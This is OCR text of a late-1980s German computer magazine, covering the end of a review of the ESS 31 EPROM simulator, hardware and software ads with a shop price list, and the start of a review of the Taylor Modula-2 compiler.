Der ESS 31 unterstützt die EPROM-Typen 2716, 2732, 2764, 27128, 27256 und 27512. Damit dürfte der ESS 31 schon einen sehr großen Bereich gängiger EPROM-Typen abdecken.

Da seine Zugriffszeit mit 200 ns einen annehmbaren Wert erreicht, werden selbst schnelle Rechner kaum Probleme bereiten, denn normale EPROMs sind gleichfalls in dieser Geschwindigkeit spezifiziert. Für Spezialanwendungen ist optional ein Gerät mit einer Zugriffszeit von 80 ns erhältlich.

Die größte Einschränkung in der Benutzung des EPROM-Simulators kommt jedoch durch die Lese-Unwilligkeit verschiedener Dateitypen zustande, was sicher ein Softwareproblem ist. Zwar werden HEX- und OBJ-Dateien der Intel-Assembler verstanden, bei dem Assembler vom Digital-Research reicht es hingegen gerade noch zu der 8-Bit-Version. Die Daten von ASM86, der ja bei CP/M-86 zum Lieferumfang gehört, können zum größten Teil nicht interpretiert werden. Das Programm erkennt nur die Record-Typen innerhalb der OBJ-Dateien, die schon in der 8080-Version definiert waren. Das gleiche gilt für den 68000-Assembler von Digital Research.

Wer nun glaubt, er habe mit MSDOS und dem Makroassembler von Microsoft eine bessere Wahl getroffen, hat sich getäuscht: die OBJ-Dateien sind ebenfalls nicht lesbar. Das ist hierbei glücklicherweise nicht so schwerwiegend, denn EXE-Dateien werden anstandslos verarbeitet, sogar etwaige Relozierungsadressen werden abgefragt. Und OBJ-Dateien überführt man ja im allgemeinen mit dem Linker in EXE-Dateien.

Entgegen der Produktbeschreibung funktionierte das Laden reiner Binär-Dateien (COM-Format) nicht. Auch dies ist ein unschöner Aspekt, denn Assemblerprogramme, die mit einer ORG-Anweisung versehen sind, müssen zwangsläufig mit EXE2BIN in die COM-Version überführt werden, damit sie ablauffähig werden.


Die beiden anderen Formate, Tektronix-HEX und Motorola-HEX, helfen einem auch nicht viel weiter, da sie nur durch Assembler oder Compiler der entsprechenden Firmen erzeugt werden.

Hat man jedoch ein Datenformat, das korrekt interpretiert werden kann, so funktioniert die gesamte Übertragung von und zum Rechner einwandfrei. Bedingt durch die serielle Übertragungsweise muß man bei großen Dateien ein wenig warten.

Auch die mit dem MODE-Befehl eingestellte Baudrate scheint keinen Einfluß auf die Übertragungsgeschwindigkeit zu haben. Messungen mit 1200 und 9600 Baud ergaben jedenfalls die gleiche Zeit von etwa 23 Sekunden zur Übertragung einer 87 KByte großen HEX-Datei, das entspricht ungefähr 32 KByte Binärdaten, unabhängig vom Inhalt.

Alles in allem also ein wesentlicher Zeitgewinn, wenn man bedenkt, daß ein 27256-EPROM, das für 32 KByte benötigt wird, ungefähr in 110 Sekunden programmiert werden kann. Es handelt sich in diesem Fall demnach um eine Geschwindigkeitssteigerung um 500%.


Bedenken sollte man dabei aber folgendes: bei dem Zeitfaktor 500% handelt es sich um die reine Programmierzeit der EPROMs. Bei der Entwicklung von Software darf man hingegen die Zeit zur Änderung des Quelltextes und dessen anschließende Assemblierung oder Kompilierung nicht unter den Tisch fallen lassen. Bei diesen Zeiten handelt es sich um nicht beeinflußbare Zeiten (jedenfalls kann man sie nur durch schnelleres Tippen oder schnelleres Denken und einen schnelleren Compiler beeinflussen, in einer bestimmten, festen Umgebung sind diese Parameter als nicht beeinflußbar anzusehen).



Die Simulation eines EPROMs besorgt die CPU 8032, die Daten des EPROMs stehen in vier RAMs des Typs 62256.

Angenommen, die gesamte Turn-around-Zeit für eine Softwareänderung beträgt 15 Minu-

WORLD LEADERS



Wegweisendes technisches Know-How in allen Bereichen der Maus-Konzeption und -Produktion, leistungsstarke Technologie und höchste Präzision. Das machte uns weltweit zum Hauptlieferanten für Mäuse. Die marktführenden Computerhersteller und Wiederverkäufer beziehen ihre Mäuse von uns.

Die LOGITECH™ Maus zeichnet sich aus durch ihr attraktives Preis/Leistungsverhältnis. Sie hat eine Auflösung von 200 dpi, ist opto-mechanisch und ergonomisch. Am bekanntesten ist sie zweifellos als serielle oder Bus-Version für IBM™ PC, XT oder AT bzw. kompatible. Speziell konzipiert zum direkten Anschluss am Maus-Port des IBM PS/2™ Systems ist die LOGITECH Series/2 Maus.

Die neue LOGITECH HIREZ™ Maus, mit der extrem hohen Auflösung von 320 dpi, gibt Ihnen maximale Leistung bei minimalem Platzbedarf. Bis zu 62 % Platz können Sie einsparen! Als einzige Maus ist sie speziell entwickelt für die neue Generation von hochauflösenden Bildschirmen. Sie ist also ideal für alle anspruchsvollen CAD-, Paint- und DTP-Applikationen.

Für leichteres Erlernen und bessere Nutzung liefern wir alle unsere Mäuse mit dem mehrmals ausgezeichneten LOGITECH PLUS™ Softwarepaket. Es enthält Maustreiber, ‹Logimenu› für Pop-up-Menüs, ‹CLICK› zur automatischen Maus-Konfiguration, ‹Point & Click› Oberfläche für Lotus 1-2-3™ und den leistungsfähigen Texteditor ‹Point›.

LOGITECH bietet Ihnen ebenfalls Lösungen für Spezialapplikationen, komplett mit Maus: LOGICADD™ (Zeichen- und Entwurfsystem), LOGIPAINT™ (Grafikprogramm) und LOGITECH PUBLISHER™ (Desktop-Publishing-Programm).

Rufen Sie an oder schreiben Sie uns für mehr Informationen über die für Sie am besten geeignete LOGITECH Lösung.

LOGITECH

LOGITECH SA
Hauptsitz Europa
CH-1122 Romanel/Morges
Tel.: ++ 41(0)21 869 96 56

LOGITECH GmbH
Montenstr. 11
D-8000 München 19
Tel.: ++ 49(0)89 178 40 61

LOGITECH UK
Linford Forum, Rockingham Dr.
GB — Milton Keynes, Bucks., MK14 6 LY
Tel.: ++ 44(0)908 67 99 76

LOGITECH S.r.l.
Corso Nigra 60
I-10015 Ivrea TO
Tel.: ++ 39(0)125 42 45 41

```
PGSEDT Vers. 3.14                                   (c) ertec GmbH, 8520 Erlangen
EDIT                promtype:  ----                 start: 0000          end: F0AF
0000  31 32 33 34 35 36 37 38 39 30 71 77 65 72 74 7A  1234567890qwertz
0010  75 69 6F 70 61 73 64 66 67 68 6A 6B 6C 7C 5D 79  uiopasdfghjkl|]y
0020  78 63 76 62 6E 6D 2C 2E 2D FE FD FB F7 EF DF BF  xcvbnm,.-.......
0030  7F 01 02 04 08 10 20 40 80 5A A5 32 89 87 88 81  ...... @.Z.2....
0040  44 69 65 73 20 69 73 74 20 65 69 6E 20 50 72 6F  Dies ist ein Pro
0050  62 65 74 65 78 74 20 64 65 72 20 6E 75 72 20 64  betext der nur d
0060  61 7A 75 20 64 69 65 6E 74 2C 20 64 61 73 20 65  azu dient, das e
0070  73 73 33 31 20 7A 75 20 74 65 73 74 65 6E 20 6B  ss31 zu testen k
0080  6A 68 6C 61 6A 6B 68 6C 7C 5D 61 66 73 6A 6B 68  jhlajkhl|]afsjkh
0090  6C 7C 5D 66 6A 6B 68 6C 66 6B 6C 68 6B 61 7C 64  l|]fjkhlfklhka|d
00A0  6B 66 6B 6A 6C 68 7C 5D 65 72 77 74 38 39 37 36  kfkjlh|]erwt8976
00B0  65 74 72 77 6D 2C 6A 6B 63 62 76 78 39 30 75 65  etrwm,jkcbvx90ue
00C0  72 77 74 6E 6C 6B 76 63 78 62 6D 2C 6E 2E 76 63  rwtnlkvcxbm,n.vc
00D0  78 62 6A 6F 69 66 73 64 67 39 30 75 66 6C 6B 77  xbjoifsdg90uflkw
00E0  72 2C 6D 64 73 6C 6D 6B 63 78 6A 69 65 77 66 39  r,mdslmkcxjiewf9
00F0  30 75 33 32 6C 6D 6B 66 64 67 73 2E 2C 6D 6E 6D  0u32lmkfdgs.,mnm
Ascii Hex Jump String Number Print Fill Move <pg-up> <pg-dn> <esc>
```

ten, so stellt eine Verbesserung auf 13,5 Minuten nur noch einen Faktor von 1,1 dar. Da muß man schon ganz schön programmieren, bis die Kosten für den Simulator durch Zeitgewinn wieder herauskommen.

Schneller = billiger?

Um die Datenübertragung noch weiter zu beschleunigen, kann man den EPROM-Simulator mit einer kleinen Platine nachrüsten. Sie gestattet es, den ESS 31 über die Druckerschnittstelle anzusprechen. Mittels eines speziellen Kabels, das nur in eine bestimmten Richtung in Simulator und Druckerschnittstelle eingesteckt werden darf, erfolgt die Verbindung. Damit erreicht man theoretisch eine Geschwindigkeitssteigerung um den Faktor acht, da ja acht Datenbits gleichzeitig übertragen werden können. In der Praxis ergibt sich dieser Wert nicht, sondern für die Übertragung der Testdatei wurden etwa zwölf Sekunden gebraucht, was dem Faktor zwei entspricht.

Im Inneren des Gehäuses geht es recht aufgeräumt zu: eine 8032-CPU hat die Kontrolle über den Programmspeicher (27256) und die Programmdaten (62C64). Die Simulationsdaten werden in vier RAMs des Typs 62256 abgelegt – es können ja maximal 27512-EPROMs mit 16 Bit simuliert werden. Den Rest der Platine nehmen ein Spannungsregler und diverse TTL-ICs ein, hier vor allem sechs Treiber für die Test-Leitung. Die Verdrahtung und Verlötung der Bauteile selbst ist ordentlich vorgenommen, so daß von dieser Seite her keine Ausfälle zu erwarten sind.

Zum Lieferumfang des ESS 31 gehört ein Monitorprogramm, das menügesteuert Datenmanipulation ermöglicht.

Fazit

Der ESS 31 ist ein sinnvolles Gerät zur Simulation der am weitesten verbreiteten EPROM-Typen. Die prinzipielle Geschwindigkeitssteigerung gegenüber dem Brennen eines EPROMs ist hoch, der Effekt dieser Steigerung kann aber durch andere Umstände stark eingeschränkt werden, so daß sich der doch recht hohe Preis nur sehr langsam amortisiert. Bei Änderungen nach 'Trial and Error' oder der Verwendung eines EPROMs als Speicher für Kalibrierwerte ist jedoch der Einsatz eines Simulators wie des ESS 31 fast unumgänglich.

Negativ ist an dem System die Software zu bewerten, die einfach zu wenig Datenformate unterstützt. Hier sollte der Hersteller schnellstens Abhilfe durch Erweiterung der bestehenden Programme schaffen. (bw)

Ergebnisse auf einen Blick

- Anschluß über serielle Schnittstelle
- simuliert die gebräuchlichsten EPROMs
- 16-Bit-Betrieb möglich
- Betrieb über die Druckerschnittstelle möglich
- Treiberprogramme unterstützen zu wenig Datenformate

ct

Ihre Zeit ist zu schade für Routinearbeit!

Die Software-Sensation des Jahres 1988: BASIC schreiben – C-Programme generieren!

Sie schreiben ein professionelles Programm. In BASIC. Innerhalb von Sekunden übersetzt es der EBUS-GENERATOR-C in ein sofort kompilierbares C-Programm. Und mehr als das: Der EBUS-GENERATOR entlastet Sie von der Routinearbeit des Programmierens. Erzeugt automatisch standardisierte Programmteile wie Bildschirm-, Tastatur- und Druckersteuerung. Erstellt Dateiverwaltungs- und Report-Module auf Knopfdruck. Und nimmt Ihnen die mühselige Fehlersuche ab.

Der EBUS-GENERATOR.

- **Verbindet die Einfachheit von BASIC mit der Schnelligkeit und Effizienz von C.**
- **Nur wirklich individuelle Programmteile – etwa 10-15 Prozent – müssen selbst programmiert werden. Den Rest erledigt der Generator.**
- **Extrem einfache Handhabung: Voll menügesteuert. Kommandosprache entfällt. BASIC-Grundkenntnisse genügen.**
- **Problemlose Erstellung vollprofessioneller Programme. Bis zu 30 ISAM-Indexdateien. Sofort kompilierbar.**
- **Automatischer Reorg bei Stromausfall oder versehentlichem Warmstart.**
- **Zeitersparnis bei der Programmentwicklung: Faktor 3 bis 10 und mehr.**

Verschaffen Sie sich jetzt den entscheidenden Vorsprung: Trennen Sie sich von Ihren alten Tools – die Umstellung macht sich schon nach wenigen Wochen bezahlt.


EBUSOFT GMBH
Pettenkoferstraße 24
8000 München 2
Tel.: 089/534892

Der EBUS-GENERATOR. Die Potenzierung Ihrer Effizienz.

Achtung! Ab sofort auch in Düsseldorf!

CPS am Schillerplatz

4000 Düsseldorf 1, Herderstraße 32



KNC-Super-VGA 1024 998.-

DIE hardware-kompatible VGA-Karte für IBM PC, XT und AT sowie alle Kompatiblen.
Anschließbar an alle TTL-, RGB-, Analog- und Multisynchronmonitore. Maximale Auflösung von 1024x768 bei einer Darstellung von 256 aus 256 000 Farben.
Hardware-Zoom und Panning in Window-Technik. Texte und Graphiken können gemischt werden. Software-Treiber für alle Standard-Programme.

VGA Extended Graphik-Modi: 640x350, 256/256 000 Farben, 640x480, 256/256 000 Farben, 800x600, 16/256 000 Farben, 1024x768, 16/256 000 Farben.
Diese Karte hat bereits 512 KB RAM „on board" und braucht nur einen kurzen Steckplatz.
Software-Emulationen für DEC-Terminals, IBM-3270 und Tektronics.
Optional „Non-interlaced"-Modus.

KNC-Medley 598.-

14-Zoll-Monochrome-Multisynchron-Monitor mit einer maximalen Auflösung von 1024x768 Videobandbreite: 30 MHz, Hor. Scan-Freq.: 15—38 KHz (Automatik), Ver. Scan.-Freq.: 45—75 Hz. Antireflex Bildschirm in „paperwhite" mit Dreh-Schwenkfuß. Analog- und TTL-Eingang. Analog-Modus: unendliche Graustufen. TTL-Modus: 3/8/16/64 Graustufen.

NEC Nefax-10 mit FTZ-Nr.	3.198.-
NEC Nefax-14 mit FTZ-Nr.	4.598.-
CANON Laserdrucker LBP 8-II, 8 Seiten/min	4.998.-
CANON Rollenscanner IX-12, 300 dpi	1.898.-
CANON Flachbettscanner IX-12 F, 300 dpi	2.898.-
Handy-Scanner mit Handy-Reader 2.0 und Handy-Painter für IBM und Kompatible	798.-

Der Festplattenbeschleuniger für AT's — AWESOME I/O Card

erhöht die Plattenkap. bis zu 30 % und beschleunigt den Zugriff auf bis zu 3 ms, 512 K RAM on board . . . 1.298.-


PRIAM V 185, 73 MB	1.798.-
PRIAM 638 E, 382 MB unformatiert 5,25", ESDI-Schnittstelle, 20 ms	5.598.-
20 MB Festplattenkit, bestehend aus: SEAGATE ST-225, OMTI 5520 A, Kabelsatz und Einbauanleitung	548.-
SEAGATE ST 125, 20 MB, 40 ms	530.-
SEAGATE ST 225, 20 MB, 65 ms	448.-
SEAGATE ST 251, 40 MB, 40 ms	798.-
Mini Scribe 9380 E, 380 MB, 16 ms, ESDI	5.998.-
Newberry Data NDR 4380, 384 MB, < 25 ms, ESDI	4.998.-
20 MB Filecard	ab 698.-
NEC 5146 H, 40 MB, 40 ms	1.198.-
FUJI 30 MB-Drivecard	798.-

KNC-Maral

14"Monochrom-Flatscreen, s/w o. amber	328.-
Alloy APT-40 Q (AT o. XT), 40 MB Streamer	748.-
OMTI 5520 A, XT-Controller	150.-
DTC 5280, AT-Kombi-Contr., 10 MHz	348.-
DTC 5280-2, AT-Combi-Contr., 12 MHz	398.-
DTC 5287, AT-RLL-Combi-Contr., 10 MHz	450.-
Adaptec ACB 2372, RLL-Combicontroller, Interleave 1:1, 7,5 MBit/s	598.-
Adaptec ACB 2322, AT ESDI-Combi-controller, Interleave 1:1, 10 MBit/s	748.-
Y-E-Data 701, 1,44 MB 3,5"-Floppy	348.-
Y-E-Data 380 B, 1,2 MB 5 1/4"-Floppy	298.-
Y-E-Data 646 C, 720 KB 3,5"-Floppy	298.-
Y-E-Data 580 B, 360 KB 5 1/4"-Floppy	248.-
Panasonic KX-P 1592	1.149.-
Panasonic KX-P 1540	1.495.-
Joystick Quickshot X de Luxe	29.-
Joystick Quickshot QS 113 de Luxe	39.-

KNC-Baby AT 2.398.-

6/12 MHz, aufrüstbar bis 1 MB, ohne Hauptspeicher, RAM-Bausteine nach Tagespreis, Herkules kompatible Grafikkarte mit CGA-Emulation und 132 Zeichen Darstellung, 1,2 MB Floppy, 2 parallele und 1 serielle Schnittstelle (2. serielle optional), Gameport, Kombi-Controller DTC 5280-2 für 2 Floppys und 2 Festplatten, Tastatur mit 101 Tasten und „click", Schloß, Uhr, Kalender, Handbuch, und Software OPUS-Menuführung. . . . und die Maße: 31x16x42 (BxHxT). FTZ-Nr. beantragt.



KNC 88 . . . . . 498.-

144 cps Multifont-Printer, Einzelblatt- und Endlospapier ohne Wechsel möglich, 4 Schriftarten eingebaut wie LC 10.

STAR NB 24-10	1.298.-
STAR NB 24-15	1.598.-
Einzelblatteinzug f. NL 10 u. NB 24/10	198.-
SEIKOSHA SL-80 AI	748.-
NEC P 2200	798.-
NEC P 6	1.048.-
NEC P 7	1.398.-
EPSON LX 800	548.-
EPSON LQ 500 m. dt. Handbuch	898.-
EPSON LQ 850 m. dt. Handbuch	1.298.-
Einzelblatteinzug f. LX 800 u. LQ 500	198.-
Einzelblatteinzug f. LQ 850	450.-
PANASONIC KX-P 1083	698.-
ATI EGA Wonder, 800x560	398.-

KNC-Hercules-Karte m. CGA Emu. u. 132 Z.	148.-
KNC-IOSA-Card, 1x par., 2x ser. (1x op.), 1x Gameport	148.-
Handyscanner	548.-
Mouse RS 232	89.-
Genius GM 6 plus Mouse	139.-
Logitec C 7 Plus Pack., Vers. 3.41	165.-
IDEC Multiflat 15" (800x600)	1.575.-
WYSE WY-700 (1280x800), Karte u. Monitor	1.998.-
NEC MultiSync II	1.498.-
NEC MultiSync plus (960x720), 15"	2.098.-
NEC MultiSync XL (1024x768) 19"	4.598.-


	10 Stck.	50 Stck.	100 Stck.
NN 2D	8.50	41.—	79.—
NN HD	29.—	130.—	230.—
NN 3,5	29.—	130.—	230.—
BASF			
5,25 2D	25.—	115.—	210.—
5,25 HD	49.—	230.—	430.—
3,5 2D	39.—	180.—	330.—
3,5 HD	98.—	465.—	890.—

Ladenöffnungszeiten
Mo.-Fr. 10-18.30
Sonnabend 10-14.00
Langer
Sonnabend 10-18.00

Versandtelefon ab 10 Uhr.
Versandkostenpauschale
DM 10.- per Paket bis 20 kg.
Lieferung nur per Nachnahme oder Vorauskasse.

Bei einigen Geräten nur englischsprachige Bedienungsanleitungen lieferbar.

Mundsburger Damm 30
2 Hamburg 76
Tel.: 040/ 229 83 33



Die Alternative

Taylor-Modula-2-Compiler für MSDOS-Rechner

Dirk Meiners

Die Sprache Modula-2 führte bisher im PC-Bereich ein Schattendasein – wohl durch die Präsenz von Turbo-Pascal und diverser C-Compiler. Was bisher fehlte, war ein in den Leistungen wirklich überzeugender Compiler. Diese Situation hat sich nun durch den Taylor-Modula-2-Compiler geändert: seine Leistungen sind, abgesehen von einigen Kinderkrankheiten, durchaus vielversprechend, müssen allerdings auch teuer bezahlt werden.

Modula-2 steht in direkter Konkurrenz zu Pascal beziehungsweise C und hatte bisher damit zu kämpfen, daß die Sprache etwas schwieriger als Turbo-Pascal zu erlernen ist und die verfügbaren Compiler umständlicher zu bedienen waren. Und mir war bisher kein Modula-2-Compiler bekannt, der den guten C-Compilern im erzeugten Code annähernd das Wasser reichen konnte. Hinzu kommt noch, daß Modula mit Abstand die jüngste der drei Sprachen ist, und gegen etablierte Konkurrenz hat es ein Newcomer nun einmal schwer, zumal sich Programmierer mitunter recht schwertun, die geliebten alten Zöpfe abzuschneiden.

Diese Situation kann sich jetzt mit dem Erscheinen von so modernen Systemen wie dem Taylor-Modula-2 ändern. Beziehen kann man das Produkt in der Version 2.0C zu einem Preis von 1528 Mark bei A. + L. Meier-Vogt, Bonstetten/Schweiz. In diesem im Profibereich angesiedelten Preis ist ein einjähriger Update-Service sowie eine Garantie auf Korrektheit der Implementation inbegriffen. Dies scheint auch notwendig, weil es sich um eine sehr junge Entwicklung handelt. Sollten sich Compilerfehler oder undokumentierte Abweichungen vom Sprachstandard herausstellen, verpflichten sich die Hersteller, diese schnellstmöglich zu beseitigen.

Beim Auspacken war ich zunächst etwas vom geringen Umfang der Lieferung irritiert: geliefert wird ein sorgfältig produzierter Ringhefter mit einem gerade 112 Seiten umfassenden, englischsprachigen Handbuch, ein nützliches Quick-Reference-Heftchen sowie eine nicht kopiergeschützte Diskette, die den Compiler (115 KByte), Linker, Library-Manager, Objektcode-Konverter, die Runtime- und Standard-Bibliothek, einige Beispielprogramme und Installationssoftware enthält, wobei noch 95 KByte frei bleiben. Damit wird schon deutlich, daß es sich um ein sehr kompaktes und übersichtliches System handelt, welches sich problemlos auch auf Diskette installieren läßt.

Bei dem Compiler handelt es sich um einen Single-Pass-Compiler in Kommandozeilen-Version. Ein ASCII-Editor gehört nicht zum Lieferumfang, aber auf dem Markt gibt es bekanntlich eine reichliche Auswahl brauchbarer Editoren. Die Bedienung und Installation des gesamten Systems ist denkbar einfach – ganze sieben Seiten

Klasse statt Masse

sind nötig, um die Installation und die Bedienung des Compilers, des Linkers und des Library-Managers klar und eindeutig zu beschreiben. Diese Tatsache verdient in meinen Augen ein ganz besonderes Lob.

